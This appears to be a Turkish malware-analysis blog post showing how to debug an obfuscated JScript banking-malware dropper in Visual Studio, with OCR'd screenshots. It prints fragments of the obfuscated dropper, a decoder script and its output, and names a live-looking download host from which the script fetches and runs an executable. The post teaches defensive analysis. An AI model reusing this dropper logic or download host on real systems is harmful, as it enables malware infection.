


(W/C)script Hata Ayıklaması

written by Mert SARICA | 1 January 2018

Okuyanlarınız Man In The Proxy blog yazımı konu olan bir internet bankacılığı zararlı yazılımını hedef sisteme indirmek ve çalıştırmak amacıyla zararlı bir JScript dosyası (Flash-2017.js) kullanıldığını anımsayacaklardır. O yazında okunaklı olmayan (encoded) bu JScript dosyasının Zararlı JavaScript Analizi başlıklı yazımда olduğu gibi internet tarayıcısı ile basit bir şekilde analiz edilemediğine yer vermiştim. Bunun sebebi ise JScript dosyasının çalışma esnasında ActiveX ve WScript kullanımına ihtiyaç duymasıydı. ("WScript is not defined", "ActiveXObject is not defined") Internet tarayıcısı ile Jscript dosyasının analiz edilemediği kimi durumlarda hem Visual Studio'dan hem de ücretsiz sürümü olan Visual Studio Express'ten faydalabilirsiniz.




```
1
2
3 var ccdffcbabb = '';
4 var aaadeecfdeccae = [];
5 var abcdbefafafe;
6
7
8
9
10
11
12 var afdebc = new ActiveXObject('Scripting.FileSystemObject');
13
14 var becafdecbaaabff = afdebc.GetSpecialFolder(2);
15
16
17 /* */
18
19
20 function acfabbfabdd(cadfdaceacffc) {
21     var ffbfabeffda = cadfdaceacffc.toString();
22     var ecacebbbbbfdcc = '';
23     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
24         ecacebbbbbfdcc += String.fromCharCode(parseInt(fffbfabeffda.substr(efadcccbfac, 2), 16));
25     return ecacebbbbbfdcc;
26 }
27
28 function cbfeedcbccdbbf(ddccfceeaab) {
29     return !isNaN(parseFloat(ddccfceeaab)) && isFinite(ddccfceeaab);
30 }
31
32
33
34 function cfedcadb(eceedbbdaeafeeceedbbdaeafe, bfadaea) {
35
36     for(i=bfadaea;i>0;i--) {
37
38         eceedbbdaeafeeceedbbdaeafe = eceedbbdaeafeeceedbbdaeafe - 1;
39
40         if(eceedbbdaeafeeceedbbdaeafe<0)eceedbbdaeafeeceedbbdaeafe = 9;
41
42     }
43 }
44
```

JavaScript file length: 7.392 lines: 308 Ln:1 Col:1 Sel:0|0 Windows (CR LF) UTF-8 INS

Wikipedia'ya göre Microsoft Windows Script Host (WSH) (eski adıyla Windows Scripting Host), Microsoft Windows işletim sistemine özellik açısından BATCH dosyalarına kıyasla çok daha fazlasını vadeden bir betik otomasyon teknolojisidir. Birden fazla betik (JScript, VBScript) dosyasını desteklemesi en önemli artırılarından birisidir. Not olarak VBS hata ayıklaması için ayrıca VbsEdit isimli araçtan da faydalanaileceğiniz yeri gelmişken söyleyeyim.

Bu gibi durumlarda JScript dosyasını hızlıca analiz edebilmek için ilk olarak Visual Studio'da, Tools -> External Tools menüsü altında Microsoft tarafından belirtilen hata ayıklama parametrelerini tanımlamalısınız. Ardından analiz etmek istediğiniz JScript dosyasını Visual Studio'da açtıktan sonra Tools menüsü altından daha önce tanımladığınız Wscript'i seçerek JScript dosyasını kolayca analiz etmeye başlayabilirsiniz.



The screenshot shows the Microsoft Visual Studio interface with the following details:

- Title Bar:** Flash-2017.js* - Microsoft Visual Studio
- Menu Bar:** File, Edit, View, Project, Debug, Team, Tools, Test, Analyze, Window, Help
- Toolbox:** Shows 'Server Explorer' and 'Toolbox' tabs.
- Code Editor:** Displays a file named 'Flash-2017.js*' containing JScript code. The code includes several commented-out sections indicated by /* */.
- Tools Menu (Open):** The 'Tools' menu is open, showing various options like 'Connect to Database...', 'SQL Server', 'Code Snippets Manager...', etc. The option 'Wscript' is highlighted with a yellow background.
- Status Bar:** Shows 'This is not a valid location for a breakpoint.', 'Ln 12', 'Col 5', 'Ch 2', 'INS', and system icons.
- System Icons:** Taskbar icons for Start, File Explorer, Task View, and others.
- System Clock:** Shows '15:07'.

Yazımı konu olan Flash-2017.js isimli JScript dosyasını adım adım hata ayıklama ile analiz etmeye başladığımızda, kodun yorum satırlarının (comment) başındaki /* ve */ karakterleri sildiğini görebiliyoruz.

wscript (Debugging) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [2120] wscript.exe Lifecycle Events Thread: [2068] Thread 2068

Quick Launch (Ctrl+Q) Application Insights

Flash-2017.js [dynamic]

```

<global>
1
2
3 var ccdffcbabb = '';
4 var aaadecfdecae = [];
5 var abcdbefafafe;
6
7
8
9
10
11
12
13     var afdebc = new ActiveXObject('Scripting.FileSystemObject');
14
15     var becafdecbaaabff = afdebc.GetSpecialFolder(2);
16
17
18 /*
19
20 function acfabbbabdd(cadfdaceacffc) {
21     var ffbfabeffda = cadfdaceacffc.toString();

```

100 %

Locals

Name	Type
this	Object
WScript	Object
WSH	Object
faabeaddabecccfb	Object
ccdffcbabb	Undefined
aaadecfdecae	Undefined
abcdbefafafe	Undefined
fffbfabeffda	Undefined

Autos Locals Watch1

Call Stack

Name	Lang
JScript global code [Flash-2017.js] Line 3	Script

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output

Ready

wscript (Debugging) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [2120] wscript.exe Lifecycle Events Thread: [2068] Thread 2068

Quick Launch (Ctrl+Q) Sign in

eval code [dynamic]

```

<global>
628
629     var afdebc = new ActiveXObject('Scripting.FileSystemObject');
630
631     var becafdecbaaabff = afdebc.GetSpecialFolder(2);
632
633
634 /*
635
636 function acfabbbabdd(cadfdaceacffc) {
637     var ffbfabeffda = cadfdaceacffc.toString();
638     var ecacebbabbbfddc = '';
639     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
640         ecacebbabbbfddc += String.fromCharCode(parseInt(fffbfabeffda.substr(efadcccbfac, 2), 16));
641     return ecacebbabbbfddc;
642 }
643
644 function cbfeedbccdbbf(ddccfceaaaab) {
645     return !isNaN(parseFloat(ddccfceaaaab)) && isFinite(ddccfceaaaab);
646 }
647
648

```

100 %

Locals

Name	Type
abcdbefafafe	Undefined
afdebc	IFileSystemObject
becafdecbaaabff	IFolder
fcaebcfefce	5
dcbecdebfedea	true
cebfddffebafddcdf	...ITextStre
ebdfddceccdc	"\n\nvar ccdffcbabb = "\n\nvar aaadecfdecae = [];
afabbbabdd	Object

Autos Locals Watch1

Call Stack

Name	Lang
JScript global code [eval code] Line 1235	Script
JScript global code [eval code] Line 1220	Script
JScript global code [eval code] Line 917	Script
JScript global code [eval code] Line 609	Script
JScript global code [eval code] Line 301	Script
JScript global code [Flash-2017.js] Line 301	Script

Call Stack Breakpoints Exception Settings Command Window Immediate Window Output

```

<global>
1243
1244
1245     var afdebc = new ActiveXObject('Scripting.FileSystemObject');
1246
1247     var becafdecbaabff = afdebc.GetSpecialFolder(2);
1248
1249
1250
1251
1252     function acfabbbabdd(cadfdaceacffc) {
1253         var ffbfabeffda = cadfdaceacffc.toString();
1254         var ecacebbabbffddc = '';
1255         for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
1256             ecacebbabbffddc += String.fromCharCode(parseInt(fffbfabeffda.substr(efadcccbfac, 2), 16));
1257         return ecacebbabbffddc;
1258     }
1259
1260     function cbfeedbccdbbf(ddccfceaaab) {
1261         return !isNaN(parseFloat(ddccfceaaab)) && isFinite(ddccfceaaab);
1262     }
1263

```

Name	Type
abcdbefafafe	Undefined
afdebc	IFileSystemObject
becafdecbaabff	IFolder
fcaebcfefce	Number
dcbecdebefdea	Boolean
cebcfdffebafdbcdf	ITextStream
ebddccccc	String
arfahfahdd	Object

Name	Lang
JScript global code [eval code] Line 1235	Script
JScript global code [eval code] Line 1220	Script
JScript global code [eval code] Line 917	Script
JScript global code [eval code] Line 609	Script
JScript global code [eval code] Line 301	Script
JScript global code [Flash-2017.js] Line 301	Script

Ready Ln 636 Col 39 Ch 39 INS Publish ▾

Daha sonra script üzerinde yer alan gizlenmiş verileri sırasıyla çözen ddfddfdcccbc() ve acfabbbabdd() fonksiyonları hemen dikkatimizi çekecektir. Eğer amacımız hızlıca gizlenmiş olan verilerin çözülmüş haline ulaşmak ise bu durumda acfabbbabdd() fonksiyonunun sonunda yer alan return komutuna kesme işaretini (breakpoint) koymamız durumunda gizlenmiş verilerin çözülmüş haline kolay ve hızlı bir şekilde ulaşabiliyoruz.

wscript (Debugging) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [2120] wscript.exe Lifecycle Events Thread: [2068] Thread 2068

eval code [dynamic]

```

<global>
1339     var bfadaea = aecffedabbbb - 1;
1340
1341     if(bedfbcfdd==bfadaea)bedfbcfdd = bedfbcfdd + cedabccaaa;
1342
1343 }
1344
1345
1346     faafdebfd = faafdebfd + ebfdbcadb.charAt(bedfbcfdd);
1347
1348 }
1349
1350 return acfabbbabdd(faabfdebfd);
1351
1352
1353 var cafbfaedfe = new ActiveXObject(ddfddfdccbcraf("na4an.4mnXn(4m4H4n.H444m414Snanmn(454+4x4.4Y4S4an(,1));
1354 var becafdecbaabff = cafbfaedfe.GetSpecialFolder(2);
1355
1356
1357 var cafbfaedfeDeck = new ActiveXObject(ddfddfdccbcraf('SnSa4an.4mnXn(.Hna4b4S4141',1));
1358 var cfaaabedebeaff = cafbfaedfeDeck.SpecialFolders(ddfddfdccbcraf('((4Sna4Gn(4xnX',1));
1359 var becafdecbaabffd = cfaaabedebeaff;

```

Locals

Name	Type	Value
faafdebfd	String	"736372697074696E672E66696C6573797374
aecffedabbbb	Number	77
size	Number	52
baccadefc	Number	52
edefdecf	Number	4
bedfbcfdd	Number	3
bfadaea	Undefined	

Call Stack

Name	Lang
ddfddfdccbcraf [eval code] Line 1349	Script
JScript global code [eval code] Line 1353	Script
JScript global code [eval code] Line 1220	Script
JScript global code [eval code] Line 917	Script
JScript global code [eval code] Line 609	Script
JScript global code [eval code] Line 301	Script
JScript global code [Flash-2017.js] Line 301	Script

Autos Locals Watch1

Ready

wscript (Debugging) - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Process: [2120] wscript.exe Lifecycle Events Thread: [2068] Thread 2068

eval code [dynamic]

```

<global>
1243
1244
1245     var afdebc = new ActiveXObject('Scripting.FileSystemObject');
1246
1247     var becafdecbaabff = afdebc.GetSpecialFolder(2);
1248
1249
1250
1251
1252 function acfabbbabdd(cadfdaceacffc) {
1253     var ffbfabeffda = cadfdaceacffc.toString();
1254     var ecacebbabbffdc = '';
1255     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
1256         ecacebbabbffdc += String.fromCharCode(parseInt(fffbfabeffda.substr(efadcccbfac, 2), 16));
1257     return ecacebbabbffdc;
1258 }
1259
1260 function cbfeedbccdbbf(ddccfceaaab) {
1261     return !isNaN(parseFloat(ddccfceaaab)) && isFinite(ddccfceaaab);
1262 }
1263

```

Locals

Name	Type	Value
this	Object	{...}
cadfdaceacffc	String	"736372697074696E672E66696C6573797374
fffbfabeffda	String	"736372697074696E672E66696C6573797374
ecacebbabbffdc	String	"scripting.filesystemobject"
efadcccbfac	Number	52

Call Stack

Name	Lang
acfabbabdd [eval code] Line 1257	Script
ddfddfdccbcraf [eval code] Line 1349	Script
JScript global code [eval code] Line 1353	Script
JScript global code [eval code] Line 1220	Script
JScript global code [eval code] Line 917	Script
JScript global code [eval code] Line 609	Script
JScript global code [eval code] Line 301	Script
JScript global code [Flash-2017.js] Line 301	Script

Autos Locals Watch1

Ln 1258 Col 2 Ch 2 INS Speakers: 67%

Visual Studio ve hata ayıklama ile uğraşmak istemiyorum diyenler, ilgili fonksiyonlardan faydalananarak aşağıdaki ekran görüntüsünde olduğu gibi hızla gizlenmiş veriyi çözen basit bir JScript kodu yazabilirler.

```
decoder.js
1 function acfabbfabdd(cadfdaceacffc) {
2     var ffbfabeffda = cadfdaceacffc.toString();
3     var ecacebbabbbffddc = '';
4     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
5         ecacebbabbbffddc += String.fromCharCode(parseInt(ffbfabeffda.substr(efadcccbfac, 2), 16));
6     return ecacebbabbbffddc;
7 }
8
9 function ddfddfdcccbcraf(cabecceceabd,cedabccaaaa){
10
11     var ebfdcbcadb = "Gh64(JpToUf-IIlV8b3aEHFx2.!;^uwOKi@R9mQjLz,Ztcd_s)0X$;gk5SPAYNeyrD+7nq@v&W*C1MB";
12     var faafdebfd = "";
13
14     var aecffecdabbbb = ebfdcbcadb.length-1;
15
16     var size = cabecceceabd.length;
17
18
19     for(var baccafdeeffc = 0; baccafdeeffc<size ; baccafdeeffc++){
20
21         var edefdecf = ebfdcbcadb.indexOf(cabecceceabd.charAt(baccafdeeffc));
22
23         var bedfbcfdd = edefdecf - cedabccaaaa;
24
25         if(bedfbcfdd<0){
26
27             bedfbcfdd = aecffecdabbbb - Math.abs(bedfbcfdd);
28
29             var bfadaea = aecffecdabbbb - 1;
30
31             if(bedfbcfdd==bfadaea)bedfbcfdd = bedfbcfdd + cedabccaaaa;
32
33         }
34
35
36         faafdebfd = faafdebfd + ebfdcbcadb.charAt(bedfbcfdd);
37
38     }
39
40     return acfabbfabdd(faafdebfd);
41 }
42
43 var str = ddfddfdcccbcraf("na4an.4mnXn(4m4H4n.H444m414Snanmn(4S4+4x4.4Y4S4an(",1);
44 WScript.echo(str);
45 var str = ddfddfdcccbcraf("aX4aaXaa.H4Snb4S",1);
46 WScript.echo(str);
47 var str = ddfddfdcccbcraf("(M(((x(((..HSan(n.4S4M4+,1);
48 WScript.echo(str);
49 var str = ddfddfdcccbcraf("4bn(n(nXaY.x.x4b4m4n4b4Sn(4Mn44S.HnbnmnY.x4n4Sn(4SaMa(.HnX4bnX",1);
50 WScript.echo(str);
51 var str = ddfddfdcccbcraf("(+nanbi+41a..HSb(+1(bS(S(SX.Haa.HaX",1);
52 WScript.echo(str);
53 var str = ddfddfdcccbcraf("((4Sna4Gn(4xnX",1);
54 WScript.echo(str);
55 var str = ddfddfdcccbcraf("SnSa4an.4mnXn(.Hna4b4S4141",1);
56 WScript.echo(str);
```

JavaScript file

```
C:\> \Desktop>cscript decoder.js
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

scripting.filesystemobject
0c03.exe
ADODB.Stream
http://hightave.xyz/gete14.php
Msxml2.XMLHTTP.3.0
Desktop
WScript.shell
```

Analizin sonuna doğru yaklaşırken Jscript dosyası tarafından <http://hightave.xyz/gete14.php?ff1> adresine bir istek gönderdildiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu görebiliyoruz. ||| değerinden önceki sayısal değeri gizlenmiş veriyi çözmede de kullandığını öğrendikten sonra yukarıda bahsettiğim fonksiyonlar tarafından çözülen verinin diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt edildiğini ve ardından çalıştırıldığını görebiliyoruz. Sonuç olarak, analiz adına internet tarayıcılarının yetersiz kaldığı kimi durumlarda zararlı JScript, VBScript kodlarını Visual Studio hata ayıklaması sayesinde hızlıca analiz ederek aklınızdaki sorulara yanıt bulabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediym Var #12 oyununun çözüm yolunu da içermektedir.